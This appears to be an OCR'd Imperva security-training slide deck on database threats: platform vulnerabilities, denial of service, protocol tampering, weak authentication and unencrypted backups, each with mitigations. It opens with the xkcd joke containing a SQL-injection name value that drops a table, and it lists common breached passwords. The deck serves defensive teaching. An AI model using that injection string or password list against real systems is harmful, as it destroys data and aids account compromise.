IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH, YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.
IMPERVA
Imperva Confidential

Database Platform Vulnerabilities



Database Top 10 Threats


Database Platform Vulnerabilities

- Definition: Vulnerabilities in underlying operating systems and services installed on a database server
- Analysis
  - + OS - Windows 2000, UNIX, etc.
  - + Additional Services – eg. SNMP, NETBios, DCOM, DNS, etc.

Database Top 10 Threats

Database Platform Vulnerabilities

- Example: Slammer worm on Windows machines running MS SQL Server



Update: Slammer worm slugs Internet, slows Web traffic

By Stacy Cowley and Martyn Williams, IDG News Service

January 25, 2003 12:00 PM ET

IDG News Service - A new worm that has been attacking a known vulnerability in Microsoft SQL 2000 Web servers and that has been slowing down or halting Internet traffic worldwide could prove as tricky a nemesis as security foes Code Red and Nimda, according to firms tracking the outbreak.

Half a dozen security outlets have issued bulletins describing worm W32/SQL Slammer, dubbed "Slammer." Using a buffer overflow to take over a server, the worm sends out a flood of packets, an effect similar to a denial-of-service attack.

Database Top 10 Threats

Database Platform Vulnerabilities

- Consequence
  - Server is compromised
  - Direct access to database files
  - Local access through admin roles
  - Install backdoors
- Mitigation
  - Network ACLs: Simple FW to allow access only to required services
  - Network IPS: Traditional detection of known vulnerabilities


Denial of Service

Imperva Confidential

CONFIDENTIAL

Database Top 10 Threats
Denial of Service

- Definition: Attacks that affect the availability of information from the database to users



```
Totals                         Physical Memory (K)
Handles          19599         Total           2096664
Threads            698         Available        223520
Processes           39         System Cache     232324

Commit Charge (K)              Kernel Memory (K)
Total          1991272         Total            104472
Limit          5079172         Paged             82200
Peak           2167084         Nonpaged          22272

Processes: 39   CPU Usage: 39%   Mem Usage: 1991272K / 5079172K
```

Imperva Confidential

Database Top 10 Threats
Denial of Service

- Analysis
  - Specific vulnerabilities: SQL injection, platform vulnerabilities, database vulnerabilities
  - Resource oriented attacks: Exhaustion of specific resources such as bandwidth, CPU and database connections


Unable to connect

Firefox can't establish a connection

- The site could be temporarily unavaila moments.
- If you are unable to load any pages, ch connection.
- If your computer or network is protecte Firefox is permitted to access the Web.


Database Top 10 Threats
Denial of Service

- Consequence
  - Critical for modern day organizations
  - Paralyzing the entire operation of an organization or part of it
- Mitigation
  - Specific mechanisms for specific vulnerabilities




Database Top 10 Threats
Denial of Service

- Mitigation (Cont.)
  - + Specific mechanisms for specific vulnerabilities
  - + Resource control mechanisms
    - – Timing responses
    - – Sizing responses
    - – Connection control
  - + Problem detection
    - – Timing latency in system
      - If there is a dramatic increase in latency then DoS detected and addressed



Database Communication Protocol Vulnerabilities




Database Top 10 Threats

Database Communication Protocol Vulnerabilities

- **Definition: Tampering with db related network protocol messages**
- **Analysis**
  - + Each vendor relies on proprietary network protocol to communicate data and commands
  - + Such complex (and mostly obscure) protocols are prone to security vulnerabilities

Imperva Confidential




Database Top 10 Threats

Database Communication Protocol Vulnerabilities


- **Consequence**
  - + Unauthorized data access and manipulation
  - + Denial of Service
- **Mitigation**
  - + Protocol validation engine (addresses even unknown vulnerabilities)
    - – Only let through normal client generated messages
    - – Throw out requests that use hidden qualities or features of the protocols
  - + Reactive protocol validation (addresses known vulnerabilities)
    - – Checks for specific known attacks

Imperva Confidential



Weak Authentication

Imperva Confidential




Database Top 10 Threats

Weak Authentication

- **Definition: Weak account names and/or passwords**
- **Analysis**
  - + Account name often adhere to some organizational standard (e.g. John.Smith, Jane.Doe, JSmith, J.Doe)
  - + Bad (or rather predictable) choice of passwords by users

Database Top 10 Threats
Weak Authentication

- **Consequence**
  - + Credential theft
  - + Brute force attacks are feasible



If Your Password Is 123456, Just Make It HackMe

By ASHLEE VANCE
Published: January 20, 2010

Back at the dawn of the Web, the most popular account password was “12345.”

MOST POPULAR PASSWORDS

Nearly one million RockYou users chose these passwords to protect their accounts.

1. **123456**
2. **12345**
3. **123456789**


17. **michael**
18. **ashley**
19. **654321**

Today, it’s one digit longer but hardly safer: “123456.”

Despite all the reports of Internet security breaches over the years, including the recent attacks on


Database Top 10 Threats
Weak Authentication

- **Mitigation**
  - + Use two factor authentication
  - + Enforce strong password policy
  - + Detect and identify related attacks
    - – Brute force
    - – Unauthorized use of credentials
  - + Actively assess authentication mechanism
    - – Make sure users choose strong passwords



Backup Data Exposure

Imperva Confidential




Database Top 10 Threats

Backup Data Exposure

- Definition: Unencrypted data on Back-up Tapes and Disk
- Analysis
  - + Many recent incidents where backup media is lost or stolen

Database Top 10 Threats
Backup Data Exposure

- Consequence
  - + Exposure of huge amounts of sensitive information



Computer containing 7,000 CUNY students' personal information stolen weeks ago

BY LEO STANDORA
DAILY NEWS STAFF WRITER

Tuesday, September 7th 2010

CUNY is flunking security.

UK HealthCare Public Notice

August 19, 2(

The Universit
June 18 and .
Program was
reported to th

Information Commissioner slams NHS Trust for lost USB stick


By Anh Nguyen, Computerworld UK
September 21, 2010 12:22 PM ET

The Information Commissioner's Office (ICO) has found East & North Hertfordshire NHS Trust in breach of the Data Protection Act after an unencrypted USB stick containing patient data was lost on a train.

A junior doctor had used the USB to record brief details of patients' conditions and medication, and was supposed to hand it to the next doctor on shift.

Database Top 10 Threats
Backup Data Exposure

- Mitigation
  - + End-to-end encryption:
    - – Problematic: Application dependent, complex key management, persistent exposure if user's key is lost
  - + Disk encryption: data have to be encrypted again for backup
  - + Database encryption: Performance degradation
    - – Indexing encrypted information
  - + A better solution is yet to be found




What we do in 60 Seconds

55

Protecting the Data That Drives Business

Question & Answer



More Information: www.imperva.com

Blog	blog.imperva.com
iTunes/Podcasts	www.imperva.com/resources/podcasts.asp
YouTube	www.youtube.com/user/ImpervaChannel
Twitter	twitter.com/Imperva
Linkedin	www.linkedin.com/companies/Imperva
Facebook	www.facebook.com/imperva

You Tube
Linked in
facebook
IMPERVA